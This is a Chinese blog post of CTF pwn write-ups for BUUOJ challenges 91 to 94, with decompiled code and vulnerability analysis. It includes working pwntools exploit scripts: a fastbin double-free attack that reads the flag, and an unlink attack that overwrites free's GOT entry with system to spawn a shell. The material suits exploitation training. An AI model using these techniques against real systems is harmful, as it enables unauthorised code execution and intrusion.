buuoj Pwn writeup 91-95

原创

yongbaoii 于 2021-03-08 10:35:05 发布 218 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/114169764


91 gyctf_2020_some_thing_exceting

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Sy
mbols       Yes 0               3       ./91
```

```
unsigned __int64 sub_400939()
{
  unsigned __int64 v1; // [rsp+8h] [rbp-8h]

  v1 = __readfsqword(0x28u);
  puts("########################");
  puts("#      Action menu     #");
  puts("#----------------------#");
  puts("#   1.Create Banana.   #");
  puts("#   2.Modify Banana.   #");
  puts("#   3.Delete Banana.   #");
  puts("#   4.View   Banana.   #");
  puts("#   5.Exit   system.   #");
  puts("########################");
  return __readfsqword(0x28u) ^ v1;
}
```


bnanana。

create



这是他整体的一个结构。
但是要注意的是它对申请!的chunk有要求，只能是fastbin大小的chunk。

modify

```
void __noreturn modify()
{
  puts("Emmmmmm!Maybe you want Fool me!");
  sub_4009C1();
}
```

没啥用。

delete

IDA View-A 伪代码 -A 结构体

```
1 unsigned __int64 delete()
2 {
3   int v1; // [rsp+4h] [rbp-Ch] BYREF
4   unsigned __int64 v2; // [rsp+8h] [rbp-8h]
5
6   v2 = __readfsqword(0x28u);
7   puts("########################");
8   puts("#    Delete Banana     #");
9   puts("#----------------------#");
10  printf("> Banana ID : ");
11  _isoc99_scanf("%d", &v1);
12  if ( v1 < 0 || v1 > 10 || !*(&ptr + v1) )
13  {
14    puts("Emmmmmm!Maybe you want Fool me!");
15    sub_4009C1();
16  }
17  free(*(void **)*(&ptr + v1));
18  free(*((void **)*(&ptr + v1) + 1));
19  free(*(&ptr + v1));
20  puts("#----------------------#");
21  puts("#      ALL Down!       #");
22  puts("########################");
23  return __readfsqword(0x28u) ^ v2;
24 }
```


还是没清理干净。

view函数

```
unsigned __int64 view()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("########################");
  puts("#    Delete Banana     #");
  puts("#--------------------#");
  printf("> Banana ID : ");
  printf("> SCP project ID : ");
  _isoc99_scanf("%d", &v1);
  if ( v1 < 0 || v1 > 10 || !*(&ptr + v1) )
  {
    puts("Emmmmmm!Maybe you want Fool me!");
    sub_4009C1();
  }
  printf("# Banana's ba is %s\n", *(const char **)*(&ptr + v1));
  printf("# Banana's na is %s\n", *((const char **)*(&ptr + v1) + 1));
  puts("#--------------------#");
  puts("#      ALL Down!     #");
  puts("########################");
  return __readfsqword(0x28u) ^ v2;
}
```



```
unsigned __int64 sub_400896()
{
  FILE *stream; // [rsp+0h] [rbp-10h]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  stream = fopen("/flag", "r");
  if ( !stream )
  {
    puts("Emmmmmm!Maybe you want Fool me!");
    exit(0);
  }
  byte_6020A0 = 96;
  fgets(s, 45, stream);
  return __readfsqword(0x28u) ^ v2;
}
```


这里还有一个可以利用的函数。

那么这道题能够利用的就是一个uaf，还有他把flag写在了bss上面。有uaf就会有double free，那么我们可以考虑去把s通过fastbin_attack，申请回来，然后进行泄露flag。

要记得绕过double free的检查。

所以说白了就是我们平常的简单的double free 仅仅只有一层一块，但这个有两层三块，但是不影响，该咋来咋来。

exp

```
from pwn import *
context.log_level="debug"

r = remote('node3.buuoj.cn',25997)
elf = ELF('./91')

def add(size1,content1,size2,content2):
 r.recvuntil('> Now please tell me what you want to do :')
     r.sendline('1')
     r.recvuntil('length : ')
     r.sendline(str(size1))
     r.recvuntil('> ba : ')
     r.sendline(content1)
     r.recvuntil('length : ')
     r.sendline(str(size2))
     r.recvuntil('> na : ')
     r.sendline(content2)

def show(index):
 r.recvuntil('to do :')
 r.sendline('4')
 r.recvuntil('project ID : ')
 r.sendline(str(index))

def free(index):
 r.recvuntil('to do :')
 r.sendline('3')
 r.recvuntil('Banana ID : ')
 r.sendline(str(index))


add(0x50,'aaaa',0x50,'bbbb')#0
add(0x50,'cccc',0x50,'dddd')#1
free(0)
free(1)
free(0)


add(0x50,p64(0x602098),0x50,'bbbb')#2

add(0x50,'cccc',0x50,'dddd')#3
add(0x50,' ',0x60,' ')#4

show(4)
r.interactive()
```

92 [BJDCTF 2nd]snake_dyn

[BJDCTF 2nd]snake_dyn

11

Ubuntu 14.04

Use ssh to connect. Username: ctf

第二次见ssh。

```
ssh -p 29845 ctf@node3.buuoj.cn
```

先连上去再说。


扫码，提示sNaKes

输入。

就进了界面。

说不能直接拿flag，确实。

能玩游戏。



这靠玩游戏拿flag还是算了……

说可以拿出它的源码。

```c
#include <stdio.h>
#include <time.h>
#include <malloc.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdlib.h>
#include <sys/select.h>
#include <sys/time.h>
#include <termio.h>
#include <string.h>

#define high 20
```

```
#define wide 30

#define up 1
#define down 2
#define left 3
#define right 4

// void setIO(unsigned int flag) {
//     if(flag)
//         system("stty cbreak -echo");
//     else
//         system("stty cooked echo");
// }

void StringReplace(char *buf, char src, char dest){
    char *p = buf;
    while(*p){
        if(p[0]==src){
            p[0]=dest;
        }
        p++;
    }
}

unsigned int score  = 0;
unsigned int Level = 1;
unsigned int direction = 1;
unsigned int IsEat=0;
unsigned int FoodH=5,FoodW=10;
char Name[0x100];
char flag[0x1000];
unsigned int flag_pos = 0;

char Picture[high][wide];

typedef struct snake{
    unsigned int x;
    unsigned int y;
    struct snake* next;
}Node,*PSnake;

PSnake Init() {
    printf("SnakeMake start!\n");
    unsigned int len=5;
    PSnake head=(PSnake)malloc(sizeof(Node));
    if(head == NULL)
    printf("Snake head make failed!\n");
    head->x=wide/2;
    head->y=high/2+5;
    head->next=NULL;

    unsigned int i=0;
    for(;i<5;i++) {
        PSnake P=(PSnake)malloc(sizeof(Node));
        if(P==NULL) {
            printf("Snake is dead!\n");
            break;
        }
        P->x=wide/2;
```

```
        P->y=high/2-i+4;
        P->next=head;
        head=P;
    }
    printf("Snake is alive!\n");
    return head;
}

PSnake Eat(unsigned int x,unsigned int y,PSnake snake) {
    PSnake p=(PSnake)malloc(sizeof(Node));
    if(p==NULL) {
        printf("New head make failed!");
    }
    p->x = x;
    p->y = y;
    p->next=snake;
    score += 1;
    return p;
}

void Walk(unsigned int x,unsigned int y,PSnake snake) {
    PSnake p=snake;
    unsigned int a,b, c=x, d=y;
    while(p!=NULL) {
        a=p->x;
        b=p->y;
        p->x = c;
        p->y = d;
        c=a;
        d=b;
        p=p->next;
    }
}

unsigned int Serch(unsigned int x,unsigned int y,PSnake snake) {
    PSnake q=snake->next;
    while(q!= NULL) {
        if( ( (q->x) == x ) && ( (q->y) == y ) )
        return 1;
        q=q->next;
    }
    return 0;
}

void WriteSnake(PSnake snake) {
    PSnake   p=snake;
    while(p != NULL) {
        Picture[p->y][p->x]=flag[flag_pos%0xC];
        p=p->next;
    }
}

void Paint(void) {
    unsigned int y=high,x=wide,i,j;
    for(i=0; i<y; i++)
    for(j=0; j<x; j++)
    Picture[i][j]=' ';
}

static unsigned int cnt=1;
```

```
void Print(char* p,unsigned int score,unsigned int Lev) {
    unsigned int a=high,b=wide,i=0,j;
    printf("\033c");
    system("stty -icanon");        // 关缓冲
    system("stty -echo");          // 关回显
    printf("\033[?25l");           // 关闭鼠标显示
    printf("游戏开始!! 移动次数: %d ! \n",cnt);
    cnt++;
    printf("玩家:%s得分:%d\t\t\t\t等级:%d \n",p,score*100,Lev);
    while(i<b*2+2) {
        printf("\033[30;47m \033[0m");
        i++;
    }
    printf("\n");
    for (i=0; i<a; i++) {
        printf("\033[30;47m \033[0m");
        for(j=0; j<b; j++) {
            if(Picture[i][j]!=' '){
                printf("\033[31;42m%c \033[0m",Picture[i][j]);
            }else{
                printf("\033[40m%c \033[0m",Picture[i][j]);
            }
        }
        printf("\033[30;47m \033[0m");
        printf("\n");
    }
    for(i=0;i<=b*2+1;i++) {
        printf("\033[30;47m \033[0m");
    }
    printf("\n");
    if (score < 12){
        printf("\033[30;47m------勤劳的饲养员TaQini正在拿他的心爱的flag喂Imagin----------\033[0m\n");
    }else if (score < 23){
        printf("\033[30;47m------这家伙太贪吃了。TaQini决定不再喂他新的flag了------------\033[0m\n");
    }else if (score < 30){
        printf("\033[30;47m------加油！加油！3000分！！flag就在前方！冲鸭！！！----------\033[0m\n");
    }else{
        printf("\033[30;47m------他可真是一条爱运动的蛇呢！说什么每天必须走够2333步？ ----\033[0m\n");
    }
        printf("\033[30;47m                                                                \033[0m\n");
}

unsigned int MakeFood(void) {
    static unsigned int MC=0;

    while(1) {
        if(MC > ((high * wide)/2 ) )
        return 0;
        srand((int)time(0));
        FoodH=rand()%high;
        FoodW=rand()%wide;
        if(Picture[FoodH][FoodW] == ' ')
        break;
    }

    MC++;
    return 1;
}
```

```
PSnake MakeMove(PSnake s) {
    unsigned int x,y;
    PSnake p=s;
    x=s->x,y=s->y;

    if(direction == up)
        y = y - 1;
    if(direction == down)
        y = y + 1;
    if(direction == right)
        x = x + 1;
    if(direction == left)
        x = x - 1;

    if( (y>(high-1)) || ((y<0)) || ((x)<0) || (x>(wide-1)) ) {
        printf("x=%d y=%d s.x=%d s.y=%d \n",x,y,s->x,s->y);
        printf("The snake break the wall!");
        return NULL;
    }

    if(Serch(x,y,s)) {
        printf("x=%d y=%d \n",x,y);
        while(p != NULL) {
            printf("p->x= %d p->y= %d \n",p->x,p->y);
            p=p->next;
        }
        printf("Your snake eat itsself!");
        return NULL;
    }

    if( (x==FoodW) && (y==FoodH) ) {
        s=Eat(x,y,s);
        IsEat=1;
    }

    else {
        Walk(x,y,s);
    }
    return s;
}

unsigned int kbhit(void) {
    struct timeval tv;
    fd_set rdfs;
    tv.tv_sec = 0;
    tv.tv_usec = 0;
    FD_ZERO(&rdfs);
    FD_SET(STDIN_FILENO,&rdfs);
    select(STDIN_FILENO+1,&rdfs,NULL,NULL,&tv);
    return FD_ISSET(STDIN_FILENO,&rdfs);
}

void InputCTL(unsigned int level) {
    unsigned int Dir=direction;
    unsigned int timeUse;
    struct timeval start,end;
    gettimeofday(&start,NULL);
    // setIO(1);
    char c,n;
    while(1) {
```

```
        gettimeofday(&end,NULL);
        timeUse = 1000000*(end.tv_sec - start.tv_sec) + end.tv_usec - start.tv_usec;
        if(timeUse > 1000000 - level*100000)
            break;
        if(kbhit())
            c=getchar();
    }
    // setIO(0);
    if( c == 'w') {
        Dir=1;
    }
    else if( c == 's') {
        Dir=2;
    }
    else if( c == 'a') {
        Dir=3;
    }
    else if( c == 'd') {
        Dir=4;
    }
    else;

    if(!(((Dir == 1) && (direction == down) ) || ((Dir == 2) && (direction == up))
        || ((Dir == 3) && (direction == right)) || ((Dir == 4) && (direction == left)))){
        direction = Dir;
    }
}

unsigned int CheckLevel(unsigned int score) {
    static unsigned int change=0;
    if(((score - change) >= 3) && (Level < 9) ) {
        Level ++;
        change += 3;
    }
    return Level;
}

void printRule(void){
    printf("\033c");
    printf("游戏说明：\n");
    printf("  0.您将操控一条名为Imagin的蛇进行游戏\n");
    printf("  1.每300分升级一次并提速，最高等级为9\n");
    printf("  2.Imagin这家伙素来十分挑食，专吃flag\n");
    printf("  3.吃够3000分，饲养员TaQini将奖励您shell一个\n\n");
    printf("按键说明：\n");
    printf("  \033[31;47m  a - 左    d - 右  \033[0m\n");
    printf("  \033[31;47m  w - 上    s - 下  \033[0m\n\n");
    printf("获胜条件：\n");
    printf("  \033[31;47m Capture TaQini's flag \033[0m\n");
    printf("  \033[31;47m    拿到TaQini的flag   \033[0m\n");
    printf("途径1：\n");
    printf("  控制Imagin吃豆豆，达到3000分\n");
    printf("途径2：\n");
    printf("  用你善于发现的眼睛，找到游戏中的小bug\n\n");
    // printf("小提示：\n");
    // printf("- 蛇身花纹会根据吃的食物改变哦\n\n");
}

void GiveAwards(){
```

```
    system("/bin/sh");
}

void getName(){
    char buf[0x100];
    printf("请输入玩家昵称(仅限英文)[按回车开始游戏]:");
    scanf("%s",buf);
    strncpy(Name, buf, 0x100);
}

void GameRun(void) {
    unsigned int GameState=1;
    score=0;
    Level=1;
    printRule();
    getName();

    PSnake jack=Init();
    PSnake p=jack;

    while(GameState) {
        Paint();
        WriteSnake(jack);

        if(IsEat) {
            if(MakeFood()){
                IsEat=0;
                flag_pos ++;
            }
        }
        // 投食
        Picture[FoodH][FoodW]=flag[(flag_pos+1)%0xC];

        Print(Name,score,CheckLevel(score));
        InputCTL(Level);
        jack = MakeMove(jack);

        if( jack == NULL ) {
            GameState=0;
            printf("\033c");
            system("stty icanon");          // 恢复缓冲
            system("stty echo");            // 恢复回显
            printf("\033[?25h");            // 恢复鼠标显示
            printf("Game Over!\n");
        }

        // 奖励shell
        if( score >= 30 && cnt > 2333){
            GameState=0;
            printf("\033c");
            system("stty icanon");          // 恢复缓冲
            system("stty echo");            // 恢复回显
            printf("\033[?25h");            // 恢复鼠标显示
            GiveAwards();
        }
    }
}

unsigned int main(void) {
    setvbuf(stdin,0,1,0);
```

```
    setvbuf(stdin,0,1,0);
    setvbuf(stdout,0,2,0);
    // 打开 flag 文件 喂蛇
    unsigned int fd = open("flag",O_RDONLY);
    read(fd,flag,1000);
    StringReplace(flag,'\n','*');
    GameRun();
    return 0;
}
```

漏洞在这个地方。

```
void getName(){
    char buf[0x100];
    printf("请输入玩家昵称(仅限英文)[按回车开始游戏]:");
    scanf("%s",buf);
    strncpy(Name, buf, 0x100);
}
```

看得出来buf可以溢出

```
char Name[0x100];
char flag[0x1000];
```

这个地方name跟flag是放在一起的。
所以我们在输出名字的时候如果可以把name塞满，没有\x00，那么我们输出的时候就能把flag一起带出来。

93 hitcontraining_unlink

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   89 Sy
mbols   Yes     0               4       ./93
```

add

```
v4 = __readfsqword(0x28u);
if ( num > 99 )
{
  puts("the box is full");
}
else
{
  printf("Please enter the length of item name:");
  read(0, buf, 8uLL);
  v2 = atoi(buf);
  if ( !v2 )
  {
    puts("invaild length");
    return 0LL;
  }
  for ( i = 0; i <= 99; ++i )
  {
    if ( !*(_QWORD *)&itemlist[4 * i + 2] )
    {
      itemlist[4 * i] = v2;
      *(_QWORD *)&itemlist[4 * i + 2] = malloc(v2);
      printf("Please enter the name of item:");
      *(_BYTE *)(*(_QWORD *)&itemlist[4 * i + 2] + (int)read(0, *(void **)&itemlist[4 * i + 2], v2)) = 0;
      ++num;
      return 0LL;
    }
  }
}
return 0LL;
```


这里read的返回值是读入的大小，那么这个地方会有个off by null。

show

```
int show_item()
{
  int i; // [rsp+Ch] [rbp-4h]

  if ( !num )
    return puts("No item in the box");
  for ( i = 0; i <= 99; ++i )
  {
    if ( *(_QWORD *)&itemlist[4 * i + 2] )
      printf("%d : %s", (unsigned int)i, *(const char **)&itemlist[4 * i + 2]);
  }
  return puts(byte_401089);
}
```


平平无奇输出函数。

```
int v1; // [rsp+4h] [rbp-2Ch]
int v2; // [rsp+8h] [rbp-28h]
char buf[16]; // [rsp+10h] [rbp-20h] BYREF
char nptr[8]; // [rsp+20h] [rbp-10h] BYREF
unsigned __int64 v5; // [rsp+28h] [rbp-8h]

v5 = __readfsqword(0x28u);
if ( num )
{
  printf("Please enter the index of item:");
  read(0, buf, 8uLL);
  v1 = atoi(buf);
  if ( *(_QWORD *)&itemlist[4 * v1 + 2] )
  {
    printf("Please enter the length of item name:");
    read(0, nptr, 8uLL);
    v2 = atoi(nptr);
    printf("Please enter the new name of the item:");
    *(_BYTE *)(*(_QWORD *)&itemlist[4 * v1 + 2] + (int)read(0, *(void **)&itemlist[4 * v1 + 2], v2)) = 0;
  }
  else
  {
    puts("invaild index");
  }
}
else
{
  puts("No item in the box");
}
return __readfsqword(0x28u) ^ v5;
```


这个地方会有个溢出。

```
unsigned __int64 remove_item()
{
  int v1; // [rsp+Ch] [rbp-14h]
  char buf[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  if ( num )
  {
    printf("Please enter the index of item:");
    read(0, buf, 8uLL);
    v1 = atoi(buf);
    if ( *(_QWORD *)&itemlist[4 * v1 + 2] )
    {
      free(*(void **)&itemlist[4 * v1 + 2]);
      *(_QWORD *)&itemlist[4 * v1 + 2] = 0LL;
      itemlist[4 * v1] = 0;
      puts("remove successful!!");
      --num;
    }
    else
    {
      puts("invaild index");
    }
  }
  else
  {
    puts("No item in the box");
  }
  return __readfsqword(0x28u) ^ v3;
}
```


free函数没啥问题。

所以这道题它就是普普通通堆溢出嘛。
这个题relsr是半开，所以我们可以直接unlink，去劫持got表啥的，当然也可以走off by one的路子。

先申请两个chunk，第一个用于伪造chunk，第二个则是用来free，但其实我们也可以申请三个chunk，然后释放第二个chunk，两种方法都可以，我这里的脚本是第一种方法。

这个题服务器没有那个文件，所以它给的magic没啥用，所以就还是老老实实泄露地址，然后system去拿到shell。

exp

```
from pwn import *
context.log_level="debug"

r = remote('node3.buuoj.cn',27960)
#r = process("./93")
elf = ELF('./93')
#libc = ELF('/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_amd64/libc.so.6')
libc = ELF('./64/libc-2.23.so')

def add(size, name):
    r.sendlineafter("Your choice:", "2")
    r.sendlineafter("Please enter the length of item name:", str(size))
    r.sendafter("Please enter the name of item:", name)
```

```python
def show():
    r.sendlineafter("Your choice:", "1")

def change(index, size, name):
    r.sendlineafter("Your choice:", "3")
    r.sendlineafter("Please enter the index of item:", str(index))
    r.sendlineafter("Please enter the length of item name:", str(size))
    r.sendafter("Please enter the new name of the item:", name)

def remove(index):
    r.sendlineafter("Your choice:", "4")
    r.sendlineafter("Please enter the index of item:", str(index))

free_got = elf.got['free']
ptr = 0x6020c8

add(0x20, 'aaaa') #0
add(0x80, 'bbbb') #1
add(0x20, 'cccc') #2

payload = p64(0) + p64(0x21) + p64(ptr - 0x18) + p64(ptr - 0x10) + p64(0x20) + p64(0x90)

change(0, 0x30, payload) #3
remove(1)

#gdb.attach(r)

payload = p64(0) * 2 + p64(0x8) + p64(free_got) + '/bin/sh\x00' + p64(ptr + 0x8)
change(0, 0x30, payload)

show()
r.recvuntil("0 : ")

free_addr = u64(r.recv(6).ljust(8, '\x00'))
libc_base = free_addr - libc.sym['free']
system_addr = libc_base + libc.sym['system']

success("libc_base : " + hex(libc_base))

#gdb.attach(r)

change(0, 0x7, p64(system_addr))
#这个地方一定要注意，因为我们上面说过
#它在输入的时候其实都是有一个off by null漏洞的
#所以我们如果写8的话，它会把free的got表的下一个got表修改最开始一个字节为0
#经过我们调试，下一个是puts的got表，见下图。
#所以我们会在menu的时候报错
#所以要写个7.
remove(1)

r.interactive()
```

```
DYNAMIC RELOCATION RECORDS
OFFSET           TYPE              VALUE
0000000000601ff8 R_X86_64_GLOB_DAT  __gmon_start__
00000000006020a0 R_X86_64_COPY     stdout@@GLIBC_2.2.5
00000000006020b0 R_X86_64_COPY     stdin@@GLIBC_2.2.5
0000000000602018 R_X86_64_JUMP_SLOT  free@GLIBC_2.2.5
0000000000602020 R_X86_64_JUMP_SLOT  puts@GLIBC_2.2.5
0000000000602028 R_X86_64_JUMP_SLOT  __stack_chk_fail@GLIBC_2.4
0000000000602030 R_X86_64_JUMP_SLOT  printf@GLIBC_2.2.5
0000000000602038 R_X86_64_JUMP_SLOT  close@GLIBC_2.2.5
0000000000602040 R_X86_64_JUMP_SLOT  read@GLIBC_2.2.5
0000000000602048 R_X86_64_JUMP_SLOT  __libc_start_main@GLIBC_2.2.
0000000000602050 R_X86_64_JUMP_SLOT  malloc@GLIBC_2.2.5
0000000000602058 R_X86_64_JUMP_SLOT  setvbuf@GLIBC_2.2.5
0000000000602060 R_X86_64_JUMP_SLOT  open@GLIBC_2.2.5
0000000000602068 R_X86_64_JUMP_SLOT  atoi@GLIBC_2.2.5
0000000000602070 R_X86_64_JUMP_SLOT  exit@GLIBC_2.2.5
```


94 axb_2019_heap

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   90 Sy
mbols   Yes     0               6       ./94
```

还是菜

单堆。

```
{
  puts("1. add note");
  puts("2. dele note");
  puts("3. show note's content");
  puts("4. edit note");
  puts("Enter a option: ");
  return printf(">> ");
}
```


乍一眼看上去，功能齐全，估计不难。

刚进来的时候有个溢出。

```
int get_int()
{
  char buf[10]; // [rsp+Eh] [rbp-12h] BYREF
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  read(0, buf, 0xAuLL);
  return atoi(buf);
}
```



```
unsigned __int64 banner()
{
  char format[12]; // [rsp+Ch] [rbp-14h] BYREF
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("Welcome to note management system!");
  printf("Enter your name: ");
  __isoc99_scanf("%s", format);
  printf("Hello, ");
  printf(format);
  puts("\n---------------------------------------");
  return __readfsqword(0x28u) ^ v2;
}
```


还有个格式化字符串。

add


```
size_t size; // [rsp+0h] [rbp-20h] BYREF
unsigned __int64 v4; // [rsp+8h] [rbp-18h]

v4 = __readfsqword(0x28u);
printf("Enter the index you want to create (0-10):");
__isoc99_scanf("%d", (char *)&size + 4);
if ( (size & 0x8000000000000000LL) == 0LL && SHIDWORD(size) <= 10 )
{
  if ( counts > 0xAu )
  {
    puts("full!");
    exit(0);
  }
  puts("Enter a size:");
  __isoc99_scanf("%d", &size);
  if ( key == 43 )
  {
    puts("Enter the content: ");
    v0 = HIDWORD(size);
    *((_QWORD *)&note + 2 * v0) = malloc((unsigned int)size);
    *((_DWORD *)&note + 4 * SHIDWORD(size) + 2) = size;
    if ( !*((_QWORD *)&note + 2 * SHIDWORD(size)) )
    {
      fwrite("error", 1uLL, 5uLL, stderr);
      exit(0);
    }
```


这里还有要求，要求我key那里首先必须得是43，那我们可以通过那个格式化字符串漏洞去结局而这个问题。

申请chunk的那块有两个宏定义

```
#define HIDWORD(x)  (*((_DWORD*)&(x)+1))
#define SHIDWORD(x)  (*((int32*)&(x)+1))
```

所以看着花里胡哨，其实还是



dele

```
unsigned __int64 delete_note()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("Enter an index:");
  __isoc99_scanf("%d", &v1);
  if ( v1 <= 10 && v1 >= 0 && *((_QWORD *)&note + 2 * v1) )
  {
    free(*((void **)&note + 2 * v1));
    *((_QWORD *)&note + 2 * v1) = 0LL;
    *((_DWORD *)&note + 4 * v1 + 2) = 0;
    --counts;
    puts("Done!");
  }
  else
  {
    puts("You can't hack me!");
  }
  return __readfsqword(0x28u) ^ v2;
}
```


清理干净了。

show

没有show函数。那就得好好考虑一下泄露地址的事情。
格式化字符串就可以直接泄露。

edit

```
unsigned __int64 edit_note()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("Enter an index:");
  __isoc99_scanf("%d", &v1);
  if ( v1 <= 10 && v1 >= 0 && *((_QWORD *)&note + 2 * v1) )
  {
    puts("Enter the content: ");
    get_input(*((_QWORD *)&note + 2 * v1), *((unsigned int *)&note + 4 * v1 + 2));
    puts("Done!");
  }
  else
  {
    puts("You can't hack me!");
  }
  return __readfsqword(0x28u) ^ v2;
}
```

```
{
  size_t result; // rax
  signed int v3; // [rsp+10h] [rbp-10h]
  _BYTE *v4; // [rsp+18h] [rbp-8h]

  v3 = 0;
  while ( 1 )
  {
    v4 = (_BYTE *)(v3 + a1);
    result = fread(v4, 1uLL, 1uLL, stdin);
    if ( (int)result <= 0 )
      break;
    if ( *v4 == '\n' )
    {
      if ( v3 )
      {
        result = v3 + a1;
        *v4 = 0;
        return result;
      }
    }
    else
    {
      result = (unsigned int)++v3;
      if ( a2 + 1 <= (unsigned int)v3 )
        return result;
    }
  }
  return result;
```


get input这个函数有off by one。

